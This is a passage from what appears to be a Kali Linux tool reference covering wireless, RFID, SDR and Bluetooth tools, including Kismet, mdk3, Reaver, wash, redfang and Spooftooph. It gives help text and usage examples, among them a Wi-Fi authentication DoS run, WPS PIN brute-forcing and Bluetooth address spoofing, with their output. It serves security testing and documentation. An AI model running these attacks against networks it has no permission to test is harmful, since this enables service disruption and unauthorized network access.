 *** Dump/Logging Options ***
 -T, --log-types <types>      Override activated log types
 -t, --log-title <title>      Override default log title
 -p, --log-prefix <prefix>    Directory to store log files
 -n, --no-logging            Disable logging entirely

 *** Packet Capture Source Options ***
 -c, --capture-source         Specify a new packet capture source
                            (Identical syntax to the config file)
 -C, --enable-capture-sources Enable capture sources (comma-separated
                            list of names or interfaces)

 *** Kismet Net Tracking Options ***
     --filter-tracker        Tracker filtering

 *** Kismet GPS Options ***
```

```
     --use-gpsd-gps (h:p)     Use GPSD-controlled GPS at host:port
                            (default: localhost:2947)
     --use-nmea-gps (dev)     Use local NMEA serial GPS on device
                            (default: /dev/ttyUSB0)
     --use-virtual-gps
               (lat,lon,alt) Use a virtual fixed-position gps record
     --gps-modelock <t:f>     Force broken GPS units to act as if they
                            have a valid signal (true/false)
     --gps-reconnect <t:f>    Reconnect if a GPS device fails
                            (true/false)
```

kismet_client–TheKismetclientcomponent

```
root@kali:~# kismet_client -h
Usage: kismet_client [OPTION]
 *** Generic Options ***
 -h, --help                  The obvious
```

kismet_capture–MeanttoberuninsidetheKismetIPCframework

Meant to be run inside the Kismet IPC framework.

kismet_drone–TheKismetdronecomponent

```
root@kali:~# kismet_drone -h
Usage: kismet_drone [OPTION]
Nearly all of these options are run-time overrides for values in the
kismet.conf configuration file.  Permanent changes should be made to
the configuration file.
 *** Generic Options ***
 -f, --config-file           Use alternate configuration file
     --no-line-wrap          Turn of linewrapping of output
                            (for grep, speed, etc)
 -s, --silent                Turn off stdout output after setup phase
     --daemonize             Spawn detatched in the background

 *** Kismet Remote Drone Options ***
     --drone-listen          Override Kismet drone listen options

 *** Packet Capture Source Options ***
 -c, --capture-source         Specify a new packet capture source
                            (Identical syntax to the config file)
 -C, --enable-capture-sources Enable capture sources (comma-separated
                            list of names or interfaces)
```

kismet–ThemainKismetlauncher

```
root@kali:~# kismet -h
Usage: /usr/bin/kismet_server [OPTION]
Nearly all of these options are run-time overrides for values in the
kismet.conf configuration file.  Permanent changes should be made to
the configuration file.
 *** Generic Options ***
 -v, --version               Show version
 -f, --config-file <file>     Use alternate configuration file
     --no-line-wrap          Turn of linewrapping of output
                            (for grep, speed, etc)
 -s, --silent                Turn off stdout output after setup phase
     --daemonize             Spawn detatched in the background
     --no-plugins            Do not load plugins
     --no-root              Do not start the kismet_capture binary
                             when not running as root.  For no-priv
                             remote capture ONLY.

 *** Kismet Client/Server Options ***
 -l, --server-listen         Override Kismet server listen options

 *** Kismet Remote Drone Options ***
     --drone-listen          Override Kismet drone listen options

 *** Dump/Logging Options ***
 -T, --log-types <types>      Override activated log types
 -t, --log-title <title>      Override default log title
 -p, --log-prefix <prefix>    Directory to store log files
 -n, --no-logging            Disable logging entirely

 *** Packet Capture Source Options ***
 -c, --capture-source        Specify a new packet capture source
                            (Identical syntax to the config file)
 -C, --enable-capture-sources Enable capture sources (comma-separated
                            list of names or interfaces)

 *** Kismet Net Tracking Options ***
     --filter-tracker        Tracker filtering

 *** Kismet GPS Options ***
     --use-gpsd-gps (h:p)     Use GPSD-controlled GPS at host:port
                            (default: localhost:2947)
     --use-nmea-gps (dev)     Use local NMEA serial GPS on device
                            (default: /dev/ttyUSB0)
```

```
    --use-virtual-gps
            (lat,lon,alt) Use a virtual fixed-position gps record
    --gps-modelock <t:f>     Force broken GPS units to act as if they
                            have a valid signal (true/false)
    --gps-reconnect <t:f>    Reconnect if a GPS device fails
                            (true/false)
```


KISMET_SERVER USAGE EXAMPLE

Start the Kismet server, using the wireless interface as the capture source *(-c wlan0)* and use the external GPSD option *(-use-gpsd-gps)*:

```
root@kali:~# kismet_server -c wlan0 --use-gpsd-gps
ERROR: Kismet was started as root, NOT launching external control binary.
       This is NOT the preferred method of starting Kismet as Kismet will
       continue to run as root the entire time.  Please read the README
       file section about Installation & Security and be sure this is what
       you want to do.
INFO: Reading from config file /etc/kismet/kismet.conf
INFO: No 'dronelisten' config line and no command line drone-listen
      argument given, Kismet drone server will not be enabled.
INFO: Created alert tracker...
INFO: Creating device tracker...
INFO: Registered 80211 PHY as id
```

KISMET USAGE EXAMPLE

```
root@kali:~# kismet
```


~ Kismet Sort View Windows
Start Server... S
Server Console... c
(Connect...) C
Disconnect D
Add Source... A
Config Channel... L
Plugins >>
Preferences >>
Quit Q
Ch Pkts Size
4 125 0B
5 53 0B
6 35 849B
6 46 294B
6 30 0B
2 60 0B
1 89 11K
Freq Pkts Size Manuf
kali
Elapsed
00:01.21
Networks
40
Packets
1065
Pkt/Sec
8
Filtered
0
No GPS data (GPS not connected) Pwr: AC
25
0
Packets
Data
wlan0
Hop

```
     encryption yes, channel 10, 54.00 mbit
INFO: Detected new probe network "<Any>", BSSID 28:6A:BA:47:8A:35, encryption no,
     channel 0, 54.00 mbit
INFO: Detected new probe network "Fuck off leech", BSSID CC:9E:00:1A:E1:79,
     encryption no, channel 0, 54.00 mbit
```

CATEGORIES: WIRELESS ATTACKS*TAGS:* ENUMERATION, WIRELESS

mdk3

MDK3 PACKAGE DESCRIPTION

MDK is a proof-of-concept tool to exploit common IEEE 802.11 protocol weaknesses. IMPORTANT: It is your responsibility to make sure you have permission from the network owner before running MDK against it.

mdk3 Homepage | Kali mdk3 Repo

- Author: ASPj of k2wrlz
- License: GPLv2

TOOLS INCLUDED IN THE MDK3 PACKAGE

mdk3–WirelessattacktoolforIEEE802.11networks

```
root@kali:~# mdk3 --help

MDK 3.0 v6 - "Yeah, well, whatever"
by ASPj of k2wrlz, using the osdep library from aircrack-ng
```

```
And with lots of help from the great aircrack-ng community:
Antragon, moongray, Ace, Zero_Chaos, Hirte, thefkboss, ducttape,
telek0miker, Le_Vert, sorbo, Andy Green, bahathir and Dawid Gajownik
THANK YOU!

MDK is a proof-of-concept tool to exploit common IEEE 802.11 protocol weaknesses.
IMPORTANT: It is your responsibility to make sure you have permission from the
network owner before running MDK against it.

This code is licenced under the GPLv2

MDK USAGE:
mdk3 <interface> <test_mode> [test_options]

Try mdk3 --fullhelp for all test options
Try mdk3 --help <test_mode> for info about one test only

TEST MODES:
b   - Beacon Flood Mode
      Sends beacon frames to show fake APs at clients.
      This can sometimes crash network scanners and even drivers!
a   - Authentication DoS mode
      Sends authentication frames to all APs found in range.
      Too much clients freeze or reset some APs.
p   - Basic probing and ESSID Bruteforce mode
      Probes AP and check for answer, useful for checking if SSID has
      been correctly decloaked or if AP is in your adaptors sending range
      SSID Bruteforcing is also possible with this test mode.
d   - Deauthentication / Disassociation Amok Mode
      Kicks everybody found from AP
m   - Michael shutdown exploitation (TKIP)
      Cancels all traffic continuously
x   - 802.1X tests
w   - WIDS/WIPS Confusion
      Confuse/Abuse Intrusion Detection and Prevention Systems
f   - MAC filter bruteforce mode
      This test uses a list of known client MAC Adresses and tries to
      authenticate them to the given AP while dynamically changing
      its response timeout for best performance. It currently works only
      on APs who deny an open authentication request properly
g   - WPA Downgrade test
      deauthenticates Stations and APs sending WPA encrypted packets.
      With this test you can check if the sysadmin will try setting his
```

```
     network to WEP or disable encryption.
```

MDK3 USAGE EXAMPLE

Use the wireless interface *(wlan0)* to run the Authentication DoS mode test *(a)*:

```
root@kali:~# mdk3 wlan0 a

Trying to get a new target AP...
AP 9C:D3:6D:B8:FF:56 is responding!
Connecting Client: 00:00:00:00:00:00 to target AP: 9C:D3:6D:B8:FF:56
Connecting Client: 00:00:00:00:00:00 to target AP: 9C:D3:6D:B8:FF:56
AP 9C:D3:6D:B8:FF:56 seems to be INVULNERABLE!
Device is still responding with   500 clients connected!
Trying to get a new target AP...
AP E0:3F:49:6A:57:78 is responding!
Connecting Client: 00:00:00:00:00:00 to target AP: E0:3F:49:6A:57:78
AP E0:3F:49:6A:57:78 seems to be INVULNERABLE!
```

CATEGORIES: STRESS TESTING, WIRELESS ATTACKS*TAGS:* STRESSTESTING, WIRELESS

mfcuk

MFCUK PACKAGE DESCRIPTION

Toolkit containing samples and various tools based on and around libnfc and crapto1, with emphasis on Mifare Classic NXP/Philips RFID cards. Special emphasis of the toolkit is on the following:

- mifare classic weakness demonstration/exploitation
- demonstrate use of libnfc (and ACR122 readers)
- demonstrate use of Crapto1 implementation to confirm internal workings and to verify theoretical/practical weaknesses/attacks

Source: https://code.google.com/p/mfcuk/

mfcuk Homepage | Kali mfcuk Repo

- Author: Andrei Costin
- License: GPLv2

TOOLS INCLUDED IN THE MFCUK PACKAGE

mfcuk–MifareClassicDarkSideKeyRecoveryTool

Mifare Classic DarkSide Key Recovery Tool.

MFCUK USAGE EXAMPLE

```
root@kali:~# coming soon
```

CATEGORIES: WIRELESS ATTACKS*TAGS:* RFID, WIRELESS

mfoc

MFOC PACKAGE DESCRIPTION

MFOC is an open source implementation of “offline nested” attack by Nethemba.
This program allow to recover authentication keys from MIFARE Classic card.
Please note MFOC is able to recover keys from target only if it have a known key: default one (hardcoded in MFOC) or custom one (user provided using command line).

Source: https://code.google.com/p/mfoc/

mfoc Homepage | Kali mfoc Repo

- Author: Norbert Szetei, Pavol Luptak, Micahal Boska, Romuald Conty
- License: GPLv2

TOOLS INCLUDED IN THE MFOC PACKAGE

mfoc–MIFAREClassicofflinecracker

MIFARE Classic offline cracker.

MFOC USAGE EXAMPLE

```
root@kali:~# coming soon
```

CATEGORIES: WIRELESS ATTACKS*TAGS:* RFID, WIRELESS

mfterm

MFTERM PACKAGE DESCRIPTION

mfterm is a terminal interface for working with Mifare Classic tags.

Tab completion on commands is available. Also, commands that have file name arguments provide tab completion on files. There is also a command history, like in most normal shells.

Source: https://github.com/4ZM/mfterm

mfterm Homepage | Kali mfterm Repo

- Author: Anders Sundman
- License: GPLv3

TOOLS INCLUDED IN THE MFTERM PACKAGE

mfterm–AterminalinterfaceforworkingwithMifareClassictags

```
root@kali:~# mfterm -h
A terminal interface for working with Mifare Classic tags.
Usage: mfterm [-v] [-h] [-k keyfile]

Options:
  --help          (-h)   Show this help message.
  --version       (-v)   Display version information.
  --tag=tagfile   (-t)   Load a tag from the specified file.
  --keys=keyfile  (-k)   Load keys from the specified file.
  --dict=dictfile (-d)   Load dictionary from the specified file.

Report bugs to: anders@4zm.org
mfterm home page: <https://github.com/4zm/mfterm>
```

MFTERM USAGE EXAMPLE

```
root@kali:~# coming soon
```

CATEGORIES: WIRELESS ATTACKS*TAGS:* RFID, WIRELESS

Multimon-NG

MULTIMON-NG PACKAGE DESCRIPTION

MultimonNG a fork of multimon. It decodes the following digital transmission modes:

- POCSAG512 POCSAG1200 POCSAG2400
- EAS
- UFSK1200 CLIPFSK AFSK1200 AFSK2400 AFSK2400_2 AFSK2400_3
- HAPN4800
- FSK9600
- DTMF
- ZVEI1 ZVEI2 ZVEI3 DZVEI PZVEI
- EEA EIA CCIR
- MORSE CW

Source: https://github.com/EliasOenal/multimon-ng

Multimon-NG Homepage | Kali Multimon-NG Repo

- Author: Thomas Sailer, Elias Oenal
- License: GPLv2

TOOLS INCLUDED IN THE MULTIMON-NG PACKAGE

multimon-ng–Digitalradiotransmissiondecoder

```
root@kali:~# multimon-ng -h
multimon-ng  (C) 1996/1997 by Tom Sailer HB9JNX/AE4WA
             (C) 2012/2013 by Elias Oenal
available demodulators: POCSAG512 POCSAG1200 POCSAG2400 EAS UFSK1200 CLIPFSK AFSK1200
AFSK2400 AFSK2400_2 AFSK2400_3 HAPN4800 FSK9600 DTMF ZVEI1 ZVEI2 ZVEI3 DZVEI PZVEI EEA
EIA CCIR SCOPE

Usage: multimon-ng [file] [file] [file] ...
  If no [file] is given, input will be read from your default sound
  hardware. A filename of "-" denotes standard input.
  -t <type>  : input file type (any other type than raw requires sox)
  -a <demod> : add demodulator
  -s <demod> : subtract demodulator
  -c         : remove all demodulators (must be added with -a <demod>)
  -q         : quiet
  -v <level> : level of verbosity (for example '-v 10')
  -f <mode>  : forces POCSAG data decoding as <mode> (<mode> can be 'numeric', 'alpha'
and 'skyper')
  -h         : this help
  -A         : APRS mode (TNC2 text output)
  -m         : mute SoX warnings
  -r         : call SoX in repeatable mode (e.g. random seed for dithering)
   Raw input requires one channel, 16 bit, signed integer (platform-native)
   samples at the demodulator's input sampling rate, which is
   usually 22050 kHz. Raw input is assumed and required if piped input is used.
```

MULTIMON-NG USAGE EXAMPLE

Take raw input from rtl_fm *(–t raw)*, add the POCSAG512, POCSAG1200, POCSAG2400, and SCOPE modules *(–a POCSAG512 -a POCSAG1200 -a POCSAG2400 -a SCOPE)*, decode in alpha mode *(–f alpha)*, reading from stdin *(/dev/stdin)*:

```
root@kali:~# rtl_fm -f 149.614M -s 22050 -p -19 | multimon-ng -t raw -a POCSAG512 -a
POCSAG1200 -a POCSAG2400 -a SCOPE -f alpha /dev/stdin
multimon-ng  (C) 1996/1997 by Tom Sailer HB9JNX/AE4WA
             (C) 2012/2013 by Elias Oenal
available demodulators: POCSAG512 POCSAG1200 POCSAG2400 EAS UFSK1200 CLIPFSK AFSK1200
AFSK2400 AFSK2400_2 AFSK2400_3 HAPN4800 FSK9600 DTMF ZVEI1 ZVEI2 ZVEI3 DZVEI PZVEI EEA
EIA CCIR SCOPE
Enabled demodulators: POCSAG512 POCSAG1200 POCSAG2400 SCOPE
Found 1 device(s):
  0:  Realtek, RTL2838UHIDIR, SN: 00000001

Using device 0: ezcap USB 2.0 DVB-T/DAB/FM dongle
Found Rafael Micro R820T tuner
Oversampling input by: 46x.
Oversampling output by: 1x.
Buffer size: 8.08ms
Tuned to 149867575 Hz.
Sampling at 1014300 Hz.
Output at 22050 Hz.
Exact sample rate is: 1014300.020041 Hz
Tuner gain set to automatic.
```

CATEGORIES: WIRELESS ATTACKS*TAGS:* SDR, WIRELESS

Reaver

REAVER PACKAGE DESCRIPTION

Reaver implements a brute force attack against Wifi Protected Setup (WPS) registrar PINs in order to recover WPA/WPA2 passphrases, as described in http://sviehb.files.wordpress.com/2011/12/viehboeck_wps.pdf.

Reaver has been designed to be a robust and practical attack against WPS, and has been tested against a wide variety of access points and WPS implementations.

On average Reaver will recover the target AP's plain text WPA/WPA2 passphrase in 4-10 hours, depending on the AP. In practice, it will generally take half this time to guess the correct WPS pin and recover the passphrase

Source: https://code.google.com/p/reaver-wps/

Reaver Homepage | Kali Reaver Repo

- Author: Tactical Network Solutions, Craig Heffner
- License: GPLv2

TOOLS INCLUDED IN THE REAVER PACKAGE

reaver–WiFiProtectedSetupAttackTool

```
root@kali:~# reaver -h

Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

Required Arguments:
    -i, --interface=<wlan>         Name of the monitor-mode interface to use
    -b, --bssid=<mac>              BSSID of the target AP

Optional Arguments:
    -m, --mac=<mac>                MAC of the host system
    -e, --essid=<ssid>             ESSID of the target AP
    -c, --channel=<channel>        Set the 802.11 channel for the interface (implies
-f)
    -o, --out-file=<file>          Send output to a log file [stdout]
    -s, --session=<file>           Restore a previous session file
    -C, --exec=<command>           Execute the supplied command upon successful pin
recovery
    -D, --daemonize                Daemonize reaver
    -a, --auto                     Auto detect the best advanced options for the target
AP
    -f, --fixed                    Disable channel hopping
    -5, --5ghz                     Use 5GHz 802.11 channels
    -v, --verbose                  Display non-critical warnings (-vv for more)
    -q, --quiet                    Only display critical messages
    -h, --help                     Show help

Advanced Options:
    -p, --pin=<wps pin>            Use the specified 4 or 8 digit WPS pin
    -d, --delay=<seconds>          Set the delay between pin attempts [1]
    -l, --lock-delay=<seconds>     Set the time to wait if the AP locks WPS pin
attempts [60]
    -g, --max-attempts=<num>       Quit after num pin attempts
    -x, --fail-wait=<seconds>      Set the time to sleep after 10 unexpected failures
[0]
    -r, --recurring-delay=<x:y>    Sleep for y seconds every x pin attempts
    -t, --timeout=<seconds>        Set the receive timeout period [5]
    -T, --m57-timeout=<seconds>    Set the M5/M7 timeout period [0.20]
    -A, --no-associate             Do not associate with the AP (association must be
done by another application)
    -N, --no-nacks                 Do not send NACK messages when out of order packets
are received
    -S, --dh-small                 Use small DH keys to improve crack speed
    -L, --ignore-locks             Ignore locked state reported by the target AP
    -E, --eap-terminate            Terminate each WPS session with an EAP FAIL packet
    -n, --nack                     Target AP always sends a NACK [Auto]
    -w, --win7                     Mimic a Windows 7 registrar [False]

Example:
    reaver -i mon0 -b 00:90:4C:C1:AC:21 -vv
```

wash–WiFiProtectedSetupScanTool

```
root@kali:~# wash -h

Wash v1.4 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

Required Arguments:
    -i, --interface=<iface>             Interface to capture packets on
    -f, --file [FILE1 FILE2 FILE3 ...]   Read packets from capture files

Optional Arguments:
    -c, --channel=<num>                 Channel to listen on [auto]
    -o, --out-file=<file>               Write data to file
    -n, --probes=<num>                  Maximum number of probes to send to each AP in
scan mode [15]
    -D, --daemonize                     Daemonize wash
    -C, --ignore-fcs                    Ignore frame checksum errors
    -5, --5ghz                         Use 5GHz 802.11 channels
    -s, --scan                         Use scan mode
    -u, --survey                       Use survey mode [default]
    -h, --help                         Show help

Example:
    wash -i mon0
```

WASH USAGE EXAMPLE

Scan for networks using the monitor mode interface *(-i mon0)* on channel 6 *(-c 6)*, while ignoring frame checksum errors *(-C)*:

```
root@kali:~# wash -i mon0 -c 6 -C

Wash v1.4 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

BSSID                  Channel       RSSI       WPS Version       WPS Locked        ESSID
---------------------------------------------------------------------------------------
--------------------------
E0:3F:49:6A:57:78       6            -73        1.0               No                ASUS
```

REAVER USAGE EXAMPLE

Use the monitor mode interface *(-i mon0)* to attack the access point *(-b E0:3F:49:6A:57:78)*, displaying verbose output *(-v)*:

```
root@kali:~# reaver -i mon0 -b E0:3F:49:6A:57:78 -v

Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from E0:3F:49:6A:57:78
[+] Associated with E0:3F:49:6A:57:78 (ESSID: ASUS)
[+] Trying pin 12345670
```

CATEGORIES: STRESS TESTING, WIRELESS ATTACKS*TAGS:* STRESSTESTING, WIRELESS

redfang

REDFANG PACKAGE DESCRIPTION

RedFang is a small proof-of-concept application to find non discoverable Bluetooth devices. This is done by brute forcing the last six (6) bytes of the Bluetooth address of the device and doing a read_remote_name().

redfang Homepage | Kali redfang Repo

- Author: @stake Inc, Ollie Whitehouse, Simon Halsall, Stephen Kapp
- License: GPLv2

TOOLS INCLUDED IN THE REDFANG PACKAGE

fang–TheBluetoothHunter

```
root@kali:~# fang -h
redfang - the bluetooth hunter ver 2.5
(c)2003 @stake Inc
author:   Ollie Whitehouse <ollie@atstake.com>
enhanced: threads by Simon Halsall <s.halsall@eris.qinetiq.com>
enhanced: device info discovery by Stephen Kapp <skapp@atstake.com>
usage:
   fang [options]

options:
   -r   range      i.e. 00803789EE76-00803789EEff
   -o   filename   Output Scan to Text Logfile
                  An address can also be manf+nnnnnn, where manf
                  is listed with the -l option and nnnnnn is the
                  tail of the address. All addresses must be 12
                  characters long
   -t   timeout    The connect timeout, this is 10000 by default
                  which is quick and yields results, increase for
                  reliability
   -n   num       The number of dongles
   -d             Show debug information
   -s             Perform Bluetooth Discovery
   -l             Show device manufacturer codes

   -h             Display help

The devices are assumed to be hci0 to hci(n) where (n) is the number
of threads -1, this is currently not configurable but maybe at a
later date
```

REDFANG USAGE EXAMPLE

Scan the given range *(-r 00803789EE76-00803789EEff)* and discover Bluetooth devices *(-s)*:

```
root@kali:~# fang -r 00803789EE76-00803789EEff -s
redfang - the bluetooth hunter ver 2.5
(c)2003 @stake Inc
author:   Ollie Whitehouse <ollie@atstake.com>
enhanced: threads by Simon Halsall <s.halsall@eris.qinetiq.com>
enhanced: device info discovery by Stephen Kapp <skapp@atstake.com>
Scanning 138 address(es)
Address range 00:80:37:89:ee:76 -> 00:80:37:89:ee:ff
Performing Bluetooth Discovery...
```

CATEGORIES: WIRELESS ATTACKS*TAGS:* BLUETOOTH, ENUMERATION, WIRELESS

RTLSDRScanner

RTLSDR SCANNER PACKAGE DESCRIPTION

A cross platform Python frequency scanning GUI for USB TV dongles, using the OsmoSDR rtl-sdr library.
In other words a cheap, simple Spectrum Analyser.
The scanner attempts to overcome the tuner's frequency response by averaging scans from both the positive and negative frequency offets of the baseband data.

Source: http://eartoearoak.com/software/rtlsdr-scanner

RTLSDR Scanner Homepage | Kali RTLSDR Scanner Repo

- Author: Al Brown
- License: GPLv3


TOOLS INCLUDED IN THE RTLSDR-SCANNER PACKAGE

rtlsdr-scanner – Python frequency scanning GUI for the OsmoSDR rtl-sdr library

```
root@kali:~# rtlsdr-scanner -h
usage: rtlsdr_scan.py [-h] [file]

positional arguments:
  file        plot filename

optional arguments:
  -h, --help  show this help message and exit
```

RTLSDR-SCANNER USAGE EXAMPLE

```
root@kali:~# rtlsdr-scanner
```


RTLSDR Scanner
File
Scan
View
Tools
Help
Frequency Scan
87 - 108 MHz, gain = 0
Level (dB)
−25
−30
−35
−40
−45
−50
Start
Stop
Range (MHz)
Dwell
FFT size
☐ Continuous update
☐ Grid

Start 87 Stop 108

Dwell 100 ms

FFT size 1024

Finished

CATEGORIES: WIRELESS ATTACKS*TAGS:* GUI, SDR, WIRELESS

Spooftooph

SPOOFTOOPH PACKAGE DESCRIPTION

Spooftooph is designed to automate spoofing or cloning Bluetooth device information. Make a Bluetooth device hide in plain site.

Features:

- Clone and log Bluetooth device information

- Generate a random new Bluetooth profile
- Change Bluetooth profile every X seconds
- Specify device information for Bluetooth interface
- Select device to clone from scan log

Source: http://sourceforge.net/projects/spooftooph/

Spooftooph Homepage | Kali Spooftooph Repo

- Author: JP Dunning, Shadow Cave LLC
- License: GPLv2

TOOLS INCLUDED IN THE SPOOFTOOPH PACKAGE

spooftooph–automatesspoofingorcloningBluetoothdevices

```
root@kali:~# spooftooph -h

spooftooph v0.5.2 by JP Dunning (.ronin)
<www.hackfromacave.com>
(c) 2009-2012 Shadow Cave LLC.

NAME
    spooftooph

SYNOPSIS
    spooftooph -i dev [-mstu] [-nac]|[-R]|[-r file] [-w file]

DESCRIPTION
    -a <address>    : Specify new BD_ADDR
    -b <num_lines>  : Number of Bluetooth profiles to display per page
    -B      : Disable banner for smaller screens (like phones)
    -c <class>  : Specify new CLASS
    -h      : Help
    -i <dev>    : Specify interface
    -m      : Specify multiple interfaces during selection
    -n <name>   : Specify new NAME
    -r <file>   : Read in CSV logfile
    -R      : Assign random NAME, CLASS, and ADDR
    -s      : Scan for devices in local area
    -t <time>   : Time interval to clone device in range
    -u      : USB delay.  Interactive delay for reinitializing interface
    -w <file>   : Write to CSV logfile
             (Useful in Virtualized environment when USB must be passed through.)
```

SPOOFTOOPH USAGE EXAMPLE

Use the Bluetooth interface *(-i hci1)* to spoof itself as the given address *(-a 00803789EE76)*:

```
root@kali:~# spooftooph -i hci1 -a 00803789EE76
Manufacturer:   Broadcom Corporation (15)
Device address: 00:19:0E:0E:EA:4B
```

CATEGORIES: WIRELESS ATTACKS*TAGS:* BLUETOOTH, SPOOFING, WIRELESS

WifiHoney

WIFI HONEY PACKAGE DESCRIPTION

